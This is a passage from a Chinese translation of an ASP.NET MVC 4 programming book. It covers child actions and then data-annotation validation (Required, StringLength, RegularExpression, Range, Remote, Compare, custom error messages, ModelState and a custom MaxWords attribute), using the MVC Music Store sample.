(2) 修改 Menu 操作方法，使其可以作为参数接收 MenuOptions 对象：

```
[ChildActionOnly]
public ActionResult Menu(MenuOptions options) {
   return PartialView(options);
}
```

(3) 在视图中可以通过 Action 调用传进菜单选项，代码如下所示：

```
@Html.Action("Menu", new {
   options = new MenuOptions { Width=400, Height=500 } })
```

2. 与 ActionName 特性结合使用

需要注意的另一点是，RenderAction 方法优先使用 ActionName 特性值作为要调用

的操作名称。如果按照下面的方式注解操作，那么当调用 RenderAction 方法时，需要确保操作的名称是 CoolMenu 而不是 Menu。

```
[ChildActionOnly]
[ActionName("CoolMenu")]
public ActionResult Menu(MenuOptions options) {
   return PartialView(options);
}
```

5.5　小结

本章首先介绍了如何为 Web 应用程序构建表单，而后讲解了如何使用 ASP.NET MVC 框架中带有的，并且与表单和渲染相关的 HTML 辅助方法。这些辅助方法的目标并不是“拿走”开发人员对应用程序标记的控制权。相反，它们的目标是，在项目开发过程中，保留对标记的完全控制权的同时提高开发效率。

第6章 数据注解和验证

本章主要内容

- 利用数据注解进行验证
- 如何创建自定义的验证逻辑
- 模型元数据注解的用法

对于 Web 开发人员来说，用户输入验证一直是一个挑战。不仅在客户端浏览器中需要执行验证逻辑，在服务器端也需要执行。客户端验证逻辑会对用户向表单中输入的数据给出一个即时反馈，这也是时下 Web 应用程序所期望的特性。之所以需要服务器端验证逻辑，主要是因为来自网络的信息都是不能信任的。

然而，一旦从全局来看，就会发现逻辑仅是整个验证的很小一部分。验证首先需要管理用户友好(通常是本地化)的并与验证逻辑相关的错误提示消息；当验证失败时，再把这些错误提示消息呈现在用户界面上，当然还要向用户提供从验证失败中恢复的机制。

如果觉得验证是令人望而生畏的繁杂琐事，那么值得欣慰的是 ASP.NET MVC 框架可以帮助处理这些琐事。本章将专注于讲解 ASP.NET MVC 框架验证组件的相关知识。

当在 ASP.NET MVC 设计模式上下文中谈论验证时，主要关注的是验证模型的值。用户输入了需要的值吗？是要求范围内的值吗？ASP.NET MVC 验证特性可以帮助我们验证模型值。因为这些验证特性是可扩展的，所以我们可以采用任意想要的方式构建验证模式，但默认方法是一种声明式验证，它采用了本章介绍的数据注解特性。

本章首先讲解数据注解如何与 ASP.NET MVC 框架配合工作，然后介绍注解的用途，不单单局限于验证这一方面。注解是一种通用机制，可以用来向框架注入元数据，同时，框架不只驱动元数据的验证，还可以在生成显示和编辑模型的 HTML 标记时使用元数据。下面首先介绍一下验证的应用场合。

6.1 为验证注解订单

在 MVC Music Store 购买音乐的顾客会有一个典型的购物车结算环节。这个环节需要付款和收货信息。Order 类中包含了应用程序完成结算环节所需要的所有信息，代码如下所示：

```
public class Order
{
   public int OrderId { get; set; }
   public DateTime OrderDate { get; set; }
   public string Username { get; set; }
   public string FirstName { get; set; }
   public string LastName { get; set; }
   public string Address { get; set; }
   public string City { get; set; }
   public string State { get; set; }
   public string PostalCode { get; set; }
   public string Country { get; set; }
   public string Phone { get; set; }
   public string Email { get; set; }
   public decimal Total { get; set; }
   public List<OrderDetail> OrderDetails { get; set; }
}
```

Order 类的一些属性需要由顾客直接输入(如 FirstName 和 LastName 属性)，但对于其他属性的值，应用程序可以通过其他方式获得，例如从运行环境中获得或从数据库中查找(如 Username 属性，由于顾客在结算之前必定已经登录系统，因此运行环境中已经有这个值了)。

应用程序使用 HTML 辅助方法 EditorForModel 来构建结算页面。下面是 Views/Checkout 文件夹中视图文件 AddressandPayment.cshtml 中的部分代码：

```
<fieldset>
   <legend>Shipping Information</legend>
   @Html.EditorForModel()
</fieldset>
```

EditorForModel 辅助方法为模型对象的每个属性构建一个编辑器，生成的表单如图 6-1 所示。

这个表单存在一些明显问题。比如图 6-1 中显示出的 OrderId 和 OrderDate 编辑器，这些属性值并不需要顾客填写，应用程序会在服务器端设置。同样，输入框上面的标签名对程序员来说有一定的意义(FirstName 显然是个属性名)，但顾客面对这个标签时，就会理不清头绪(难道某个开发人员的空格键坏了吗)，本章后面会讲解这些问题的解决方法。




图　6-1

MVC 4 和 HTML 5

MVC 4 中的 HTML 辅助方法使用 HTML 5 的输入类型。在上图中，我们可以看出这一点，因为 OrderID 和 OrderDate 与页面上的其他输入元素相比，在外观上稍有不同。这是因为 MVC 4 使用数字类型来渲染 OrderID，使用日期类型来渲染 OrderDate。尽管最终不想让这些输入元素出现在页面上，但它可以展示 MVC 4 如何渲染这些输入元素，浏览器(比如 Google Chrome)如何根据输入类型添加不同功能和验证逻辑。

在图 6-1 中还有个更严重但不容易发现的问题：顾客可以在完全没有填写表单的情况下单击表单底部的 Submit Order 按钮，应用程序也不会提醒他们必须提供像姓名和地址这样非常重要的信息。下面介绍的数据注解功能将会很好地解决这些问题。

6.1.1　验证注解的使用

数据注解特性定义在名称空间 System.ComponentModel.DataAnnotations 中(但接下来就会看到，有些特性不在这个名称空间中定义)。它们提供了服务器端验证的功能，当在模型的属性上使用这些特性时，框架也支持客户端验证。在名称空间 DataAnnotations 中，有 4 个特性可以用来应对一般的验证场合。下面从 Required 特性开始对它们逐一介绍。

1. Required

因为顾客的姓氏和名字都是必需的，所以需要在模型类 Order 的 FirstName 和 LastName 属性上面添加 Required 特性：

```
[Required]
public string FirstName { get; set; }
```

```
[Required]
public string LastName { get; set; }
```

当这两个属性中的一个是 null 或空时，Required 特性将会引发一个验证错误(稍后介绍如何处理验证错误)。

与所有内置的验证特性一样，Required 特性既传递服务器端验证逻辑也传递客户端的验证逻辑(尽管在 MVC 框架内部是另一个组件通过设计一个验证适配器来传递该特性的客户端验证逻辑)。

添加该特性后，如果顾客在没有填写姓氏的情况下提交表单，就会出现图 6-2 所示的默认错误提示消息。

FirstName
Poonam
LastName

The LastName field is required.

图 6-2

然而，即使顾客在客户端的浏览器中没有设置允许 JavaScript 执行的权限，验证逻辑也会在服务器端捕获到一个空名属性。即便正确地实现了控制器操作(稍后就会介绍)，顾客也还是会看到图 6-2 所示截图中显示的错误提示消息。

2. StringLength

现在已经要求顾客必须输入名字，但如果他输入了一个非常长的名字，该怎么处理呢？Wikipedia 中讲到，名字最长的是费城的一个德裔排字工人，他的全名超过了 500 个字符。虽然.NET 中的 String 字符串理论上可以存储数 GB 的 Unicode 字符，但 MVC Music Store 的数据库模式设置了名字的最大长度是 160 个字符。如果试图向数据库中插入一个超过最大长度的名字，就会出现异常。这就是 StringLength 特性的用武之地，它可以确保顾客提供的字符串长度符合数据库模式的要求：

```
[Required]
[StringLength(160)]
public string FirstName { get; set; }

[Required]
[StringLength(160)]
public string LastName { get; set; }
```

这里要注意一下对同一个属性设置多个验证特性的方式。设置了 StringLength 特性后，顾客如果输入了过多的字符，就会看到 LastName 输入框下方的默认错误提示消息，如图 6-3 所示。

FirstName

The FirstName field is required.

LastName

Wolfeschlegelsteinhausenbergerdorffvoralternwareng

The field LastName must be a string with a maximum length of 160.

图　6-3

名为 MinimumLength 的参数是一个可选项，它可以用来设定字符串的最小长度。下面的代码设置了 FirstName 属性，要求顾客至少要包含 3 个(小于等于 160 个)字符的属性值才能通过验证：

```
[Required]
[StringLength(160, MinimumLength=3)]
public string FirstName { get; set; }
```

3. RegularExpression

模型类 Order 的一些属性要求的不只是简单的非空或长度验证。例如，某些订单的 Email 属性需要的是一个有效可用的 e-mail 地址。然而事实上，在不向该地址发送一封邮件等待响应的情况下，确保一个 e-mail 地址的可用性是不切合实际的。我们所能做的就是使用正则表达式来使输入的字符串看起来像可用的 e-mail 地址：

```
[RegularExpression(@"[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,4}")]
public string Email { get; set; }
```

正则表达式是一种检查字符串格式和内容的简洁有效方式。如果顾客输入的 e-mail 地址不能和正则表达式匹配，就会看到如图 6-4 所示的错误提示消息。

Phone

Email

odetocode

The field Email must match the regular expression '[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,4}'.

图　6-4

对于非专业开发人员而言(甚至对一些专业开发人员来说也是如此)，这一错误提示消息看起来就像是胡乱敲击键盘产生的乱码，没有任何实际意义。鉴于此，接下来将会介绍如何设置人性化的错误提示消息。

4. Range

Range 特性用来指定数值类型值的最小值和最大值。如果 MVC Music Store 仅面向中年顾客提供服务的话，就可以在 Order 类中添加 Age 属性并按照下面的代码在其上添加 Range 特性：

```
[Range(35,44)]
public int Age { get; set; }
```

该特性的第一个参数设置的是最小值，第二个参数设置的是最大值，这两个值也包含在范围之内。Range 特性既可用于 int 类型，也可用于 double 类型。它的构造函数的另一个重载版本中有一个 Type 类型的参数和两个字符串(这样就可以给 date 属性和 decimal 属性添加范围限制了)。

```
[Range(typeof(decimal), "0.00", "49.99")]
public decimal Price { get; set; }
```

5. System.Web.Mvc 下的验证特性

ASP.NET MVC 框架还为应用程序在名称空间 System.Web.Mvc 中额外添加了两个验证特性。其中一个是 Remote 特性。

Remote 特性可以利用服务器端的回调函数执行客户端的验证逻辑。以 MVC Music Store 中 RegisterModel 类的 UserName 属性为例，系统中不允许两个用户具有相同的 UserName 值，但在客户端很难通过验证来确保 UserName 属性值的唯一性(除非把所有的用户名都从数据库传送到客户端)。使用 Remote 特性可以把 UserName 的值传到服务器，然后在服务器端的数据库中与相应的表字段值进行比较：

```
[Remote("CheckUserName", "Account")]
public string UserName { get; set; }
```

在特性中可以设置客户端代码要调用的控制器名称和操作名称。客户端代码会自动把用户输入的 UserName 属性值发送到服务器，该特性的一个重载构造方法还允许指定要发送给服务器的其他字段：

```
public JsonResult CheckUserName(string username)
{
   var result = Membership.FindUsersByName(username).Count == 0;
   return Json(result, JsonRequestBehavior.AllowGet);
}
```

上面的控制器操作会利用与 UserName 属性同名的参数进行验证，并返回一个封装在 JavaScript Object Notation(JSON)对象中的布尔类型值(true 或 false)。第 8 章将详细介绍 JSON、Ajax 和其他客户端特征。

第二个是 Compare 特性，它用于确保模型对象的两个属性拥有相同的值。例如，为了避免顾客输入错误，往往要求输入两次 e-mail 地址：

```
[RegularExpression(@"[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,4}")]
public string Email { get; set; }

[Compare("Email")]
public string EmailConfirm { get; set; }
```

如果顾客两次输入的 e-mail 地址不一致，就会出现如图 6-5 所示的错误提示消息。

Email
scott@odetocode.com
EmailConfirm
sallen@odetocode.com
'EmailConfirm' and 'Email' do not match.

图　6-5

正是由于数据注解的可扩展性，才导致了 Remote 和 Compare 特性的产生。本章后面部分会介绍如何创建自定义注解。下面介绍如何在验证失败时创建自定义的错误提示消息。

6.1.2　自定义错误提示消息及其本地化

每个验证特性都允许传递一个带有自定义错误提示消息的参数。例如，如果不喜欢与 RegularExpression 特性关联的默认错误提示消息(因为它显示的是正则表达式)，可使用如下代码自定义错误提示消息：

```
[RegularExpression(@"[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,4}",
            ErrorMessage="Email doesn't look like a valid email address.")]
public string Email { get; set; }
```

ErrorMessage 是每个验证特性中用来设置错误提示消息的参数名称：

```
[Required(ErrorMessage="Your last name is required")]
[StringLength(160, ErrorMessage="Your last name is too long")]
public string LastName { get; set; }
```

自定义的错误提示消息在字符串中也有一个格式项。内置特性使用友好的属性显示名称格式化错误提示消息字符串(本章后面会详述如何在显示注解中设置显示名称)。作为一个例子，请看下面代码中的 Required 特性：

```
[Required(ErrorMessage="Your {0} is required.")]
[StringLength(160, ErrorMessage="{0} is too long.")]
public string LastName { get; set; }
```

该特性使用了带有格式项({0})的错误提示消息。如果客户不填写 LastName，就会出现如图 6-6 所示的错误提示消息。

FirstName
Scott
LastName
Your LastName is required.

图　6-6

如果应用程序是面向国际市场开发的，那么这种硬编码错误提示消息的技术就不大实用了。这时就不简单是像上面这样显示的固定文本，而是为不同的地区显示不同的文本内

容。幸好，所有验证特性都允许为本地化的错误提示消息指定资源类型名称和资源名称。

```
[Required(ErrorMessageResourceType=typeof(ErrorMessages),
        ErrorMessageResourceName="LastNameRequired")]
[StringLength(160, ErrorMessageResourceType = typeof(ErrorMessages),
            ErrorMessageResourceName = "LastNameTooLong")]
public string LastName { get; set; }
```

上面的代码假设在项目中有一个名为 ErrorMessages.resx 的资源文件，并且其中包含所需要的条目(如 LastNameRequired 和 LastNameTooLong)。在 ASP.NET 中，要使用本地化的资源文件，需要将当前线程的 UICulture 属性设置为相应的地域语言。想要了解更多的信息，请参阅“How to : Set the Culture and UI Culture for ASP.NET Page Globalization”，网址为 http://msdn.microsoft.com/en-us/library/bz9tc508.aspx。

6.1.3 注解的后台原理

在介绍控制器和视图中的验证错误如何协调工作以及如何创建自定义的验证特性之前，很有必要理解验证特性的内部机制。ASP.NET MVC 的验证特性是由模型绑定器、模型元数据、模型验证器和模型状态组成的协调系统的一部分。

1. 验证和模型绑定

在阅读验证注解部分时，可能会有几个疑问：验证是什么时候发生的？如何才能知道验证失败？

默认情况下，ASP.NET MVC 框架在模型绑定时执行验证逻辑。正如第 4 章中提到的，在操作方法带有参数时，就会隐式地执行模型绑定：

```
[HttpPost]
public ActionResult Create(Album album)
{
  // the album parameter was created via model binding
  // ..
}
```

当然，也可以利用控制器的 UpdateModel 或 TryUpdateModel 方法显式地执行模型绑定：

```
[HttpPost]
public ActionResult Edit(int id, FormCollection collection)
{
  var album = storeDB.Albums.Find(id);

  if(TryUpdateModel(album))
  {
    // ...
  }
}
```

模型绑定器一旦使用新值完成对模型属性的更新，就会利用当前的模型元数据获得模

型的所有验证器。ASP.NET MVC 运行时提供了一个验证器(DataAnnotationsModelValidator)来与数据注解一同工作。这个模型验证器会找到所有的验证特性并执行它们包含的验证逻辑。模型绑定器捕获所有失败的验证规则并把它们放入模型状态中。

2. 验证和模型状态

模型绑定主要的副产品是模型状态(利用 Controller 派生类对象的 ModelState 属性可以访问到)。模型状态不仅包含了用户想放入模型属性里的所有值，也包括与每个属性相关联的所有错误(还有所有与模型对象本身有关的错误)。如果在模型状态中存在错误，ModelState.IsValid 就返回 false。

例如，假设顾客在没有填写 LastName 值的情况下，提交了结算表单。由于设置了 Required 验证注解特性，因此在模型绑定之后，下面的所有表达式将返回 true：

```
ModelState.IsValid == false
ModelState.IsValidField("LastName") == false
ModelState["LastName"].Errors.Count > 0
```

也可在模型状态中查看与失败验证相关的错误提示消息：

```
var lastNameErrorMessage = ModelState["LastName"].Errors[0].ErrorMessage;
```

当然，通常很少编写代码来查看特定的错误提示消息。跟运行时自动地向模型状态注入验证错误信息一样，它也能够自动地从模型状态中提取错误信息。正如第 5 章介绍的，内置的 HTML 辅助方法可以利用模型状态(和模型状态中出现的错误)来改变模型在视图中的显示。例如，ValiadationMessage 辅助方法可通过查看模型状态来显示与特定部分视图数据相关的错误提示消息：

```
@Html.ValidationMessageFor(m => m.LastName)
```

控制器操作通常需要关心的问题是：模型状态是否有效？

6.1.4 控制器操作和验证错误

控制器操作决定了在模型验证失败和验证成功时的执行流程。在验证成功时，操作通常会执行必要的步骤来保存或更新客户的信息。当验证失败时，操作一般会重新渲染提交模型值的视图。这样就可以让用户看到所有的验证错误提示消息，并按照提示改正输入错误或补填遗漏的字段信息。以下代码中的 AddressAndPayment 操作就展示了这个典型的操作行为：

```
[HttpPost]
public ActionResult AddressAndPayment(Order newOrder)
{
   if (ModelState.IsValid)
   {
      newOrder.Username = User.Identity.Name;
      newOrder.OrderDate = DateTime.Now;
```

```
            storeDB.Orders.Add(newOrder);
            storeDB.SaveChanges();

             // Process the order
            var cart = ShoppingCart.GetCart(this);
            cart.CreateOrder(newOrder);
            return RedirectToAction("Complete", new { id = newOrder.OrderId });
        }
        // Invalid -- redisplay with errors
        return View(newOrder);
    }
```

上面的这段代码将立即检查 ModelState 的 IsValid 属性。模型绑定器已经构建好一个 Order 类对象，并用请求中(提交的表单)的值类填充它。当模型绑定器完成订单的更新后，它就会执行所有与这个对象关联的验证规则。因此，可以知道这个对象是否处于正确状态。也可以通过显式地调用 UpdateModel 或 TryUpdateModel 来实现这个操作，如下面的代码所示：

```
    [HttpPost]
    public ActionResult AddressAndPayment(FormCollection collection)
    {
        var newOrder = new Order();
        TryUpdateModel(newOrder);
        if (ModelState.IsValid)
        {
            newOrder.Username = User.Identity.Name;
            newOrder.OrderDate = DateTime.Now;
            storeDB.Orders.Add(newOrder);
            storeDB.SaveChanges();

             // Process the order
            var cart = ShoppingCart.GetCart(this);
            cart.CreateOrder(newOrder);
            return RedirectToAction("Complete", new { id = newOrder.OrderId });
        }
        // Invalid -- redisplay with errors
        return View(newOrder);
    }
```

可以采取多种方式来处理这个问题，但是注意上面实现的两段代码都检查了模型状态的有效性。如果模型状态无效，操作就会重新渲染 AddressAndPayment 视图，给用户一个修正验证错误，重新提交表单的机会。

通过上面的介绍，可以看出数据注解特性给验证带来了简易性和透明性。当然，这些内置的特性不可能满足应用程序中可能遇到的所有验证场合。框架提供了简易的方法来创建自定义的验证方法，以适应特殊场合。

6.2　自定义验证逻辑

ASP.NET MVC 框架的扩展性意味着实现自定义验证逻辑有着很大的可行性。本节重点介绍两个核心应用方法：

- 将验证逻辑封装在自定义的数据注解中。
- 将验证逻辑封装在模型对象中。

把验证逻辑封装在自定义数据注解中可以轻松地实现在多个模型中重用逻辑。当然，这样需要在特性内部编写代码以应对不同类型的模型，但一旦实现，新的注解就可以在多处重用。

另一方面，如果将验证逻辑直接放入模型对象中，就意味着验证逻辑可以很容易地编码实现，因为这样只需关心一种模型对象的验证逻辑，但这种方式不利于实现逻辑的重用。

下面几节将详细介绍这两种方式，首先介绍自定义数据注解方式。

6.2.1　自定义注解

假设要限制顾客输入姓氏中单词的数量，例如姓氏中单词的数量不得超过 10 个，并且还要让这种验证(限定一个 string 类型的最大单词数)在 Music Store 应用程序的其他模型中重用。如果是这样，可考虑将验证逻辑封装在一个可重用的特性中。

所有的验证注解(如 Required 和 Range)特性最终都派生自基类 ValidationAttribute，它是个抽象类，在名称空间 System.ComponentModel.DataAnnotations 中定义。同样，程序员的验证逻辑也必须派生自 ValidationAttribute 的类：

```
using System.ComponentModel.DataAnnotations;

namespace MvcMusicStore.Infrastructure
{
   public class MaxWordsAttribute : ValidationAttribute
   {
   }
}
```

为了实现这个验证逻辑，至少需要重写基类中提供的 IsValid 方法的其中一个版本。重写 IsValid 方法时利用的 ValidationContext 参数，提供了很多可在 IsValid 方法内部使用的信息，如模型类型、模型对象实例、用来验证属性的人性化显示名称以及其他有用信息。

```
public class MaxWordsAttribute : ValidationAttribute
{
    protected override ValidationResult IsValid(
        object value, ValidationContext validationContext)
   {
        return ValidationResult.Success;
   }
}
```

IsValid 方法中的第一个参数是要验证的对象的值。如果这个对象值是有效的，就可以返回一个成功的验证结果，但在判断它是否有效之前，需要知道单词数的上限。要获得这一上限，可以通过向这个特性添加一个构造函数来要求顾客把最大单词数作为一个参数传递给它：

```
public class MaxWordsAttribute : ValidationAttribute
{
    public MaxWordsAttribute(int maxWords)
    {
        _maxWords = maxWords;
    }
    protected override ValidationResult IsValid(
        object value, ValidationContext validationContext)
    {
        return ValidationResult.Success;
    }
    private readonly int _maxWords;
}
```

既然已经参数化了最大的单词数，下面就可以实现验证逻辑来捕获错误了：

```
public class MaxWordsAttribute : ValidationAttribute
{
   public MaxWordsAttribute(int maxWords)
   {
       _maxWords = maxWords;
   }
   protected override ValidationResult IsValid(
       object value, ValidationContext validationContext)
   {
       if (value != null)
       {
           var valueAsString = value.ToString();
           if (valueAsString.Split(' ').Length > _maxWords)
           {
               return new ValidationResult("Too many words!");
           }
       }
       return ValidationResult.Success;
   }
   private readonly int _maxWords;
}
```

上面的代码通过使用 Split 方法以空格作为分隔符来分隔输入值，统计生成的字符串数量，并对输入字符串的单词数目进行简单的验证。如果单词数目超过了上限，系统就会返回一个带有硬编码错误提示消息的 ValidationResult 对象，以告知验证失败。

上面代码中的问题在于硬编码的错误提示消息那行代码。使用数据注解的开发人员希望可以使用 ValidationAttribute 的 ErrorMessage 属性来自定义错误提示消息。同时还要与其

他验证特性一样，提供一个默认的错误提示消息(在开发人员没有提供自定义的错误提示消息时使用)并且还要利用验证的属性名称生成错误提示消息：

```
public class MaxWordsAttribute : ValidationAttribute
{
  public MaxWordsAttribute(int maxWords)
     :base("{0} has too many words.")
  {
     _maxWords = maxWords;
  }
  protected override ValidationResult IsValid(
     object value, ValidationContext validationContext)
  {
     if (value != null)
     {
        var valueAsString = value.ToString();
        if (valueAsString.Split(' ').Length > _maxWords)
        {
           var errorMessage = FormatErrorMessage(
                 validationContext.DisplayName);
           return new ValidationResult(errorMessage);
        }
     }
     return ValidationResult.Success;
  }
  private readonly int _maxWords;
}
```

前面的代码做了两处改动：

- 首先，向基类的构造函数传递了一个默认的错误提示消息。如果正在面向国际开发应用程序的话，就应该从一个资源文件中提取这个默认的错误提示消息。
- 注意，默认的错误提示消息中包含了一个参数占位符({0})。这个占位符之所以存在，是因为第二处改动，即调用继承的 FormatErrorMessage 方法会自动使用显示的属性名称来格式化这个字符串。

FormatErrorMessage 可以确保我们使用合适的错误提示消息字符串(即使这个字符串是存储在一个本地资源文件中)。这条代码语句需要传递 name 属性的值，这个值可以通过 validationContext 参数的 DisplayName 属性获得。构造完验证逻辑后，就可以将其应用到任何模型属性上：

```
[Required]
[StringLength(160)]
[MaxWords(10)]
public string LastName { get; set; }
```

甚至可以赋予特性自定义的错误提示消息：

```
[Required]
```

```
[StringLength(160)]
[MaxWords(10, ErrorMessage="There are too many words in {0}")]
public string LastName { get; set; }
```

现在，如果顾客输入了过多单词，就会在视图中看到如图 6-7 所示的提示消息。

FirstName
Scott
LastName
one two three four five six seven eight nine ten eleve
There are too many words in LastName

图 6-7



可以按 NuGet 包的形式获得 MaxWordsAttribute。搜索 Wrox.ProMvc4.Validation.MaxWordsAttribute 并将相应代码添加到项目中。

自定义特性只是向模型提供逻辑验证的一种方式。正如刚才看到的，特性是很容易在很多不同模型类中实现复用的。第 8 章会介绍如何为 MaxWordsAttribute 特性添加客户端验证能力。

6.2.2 IValidatableObject

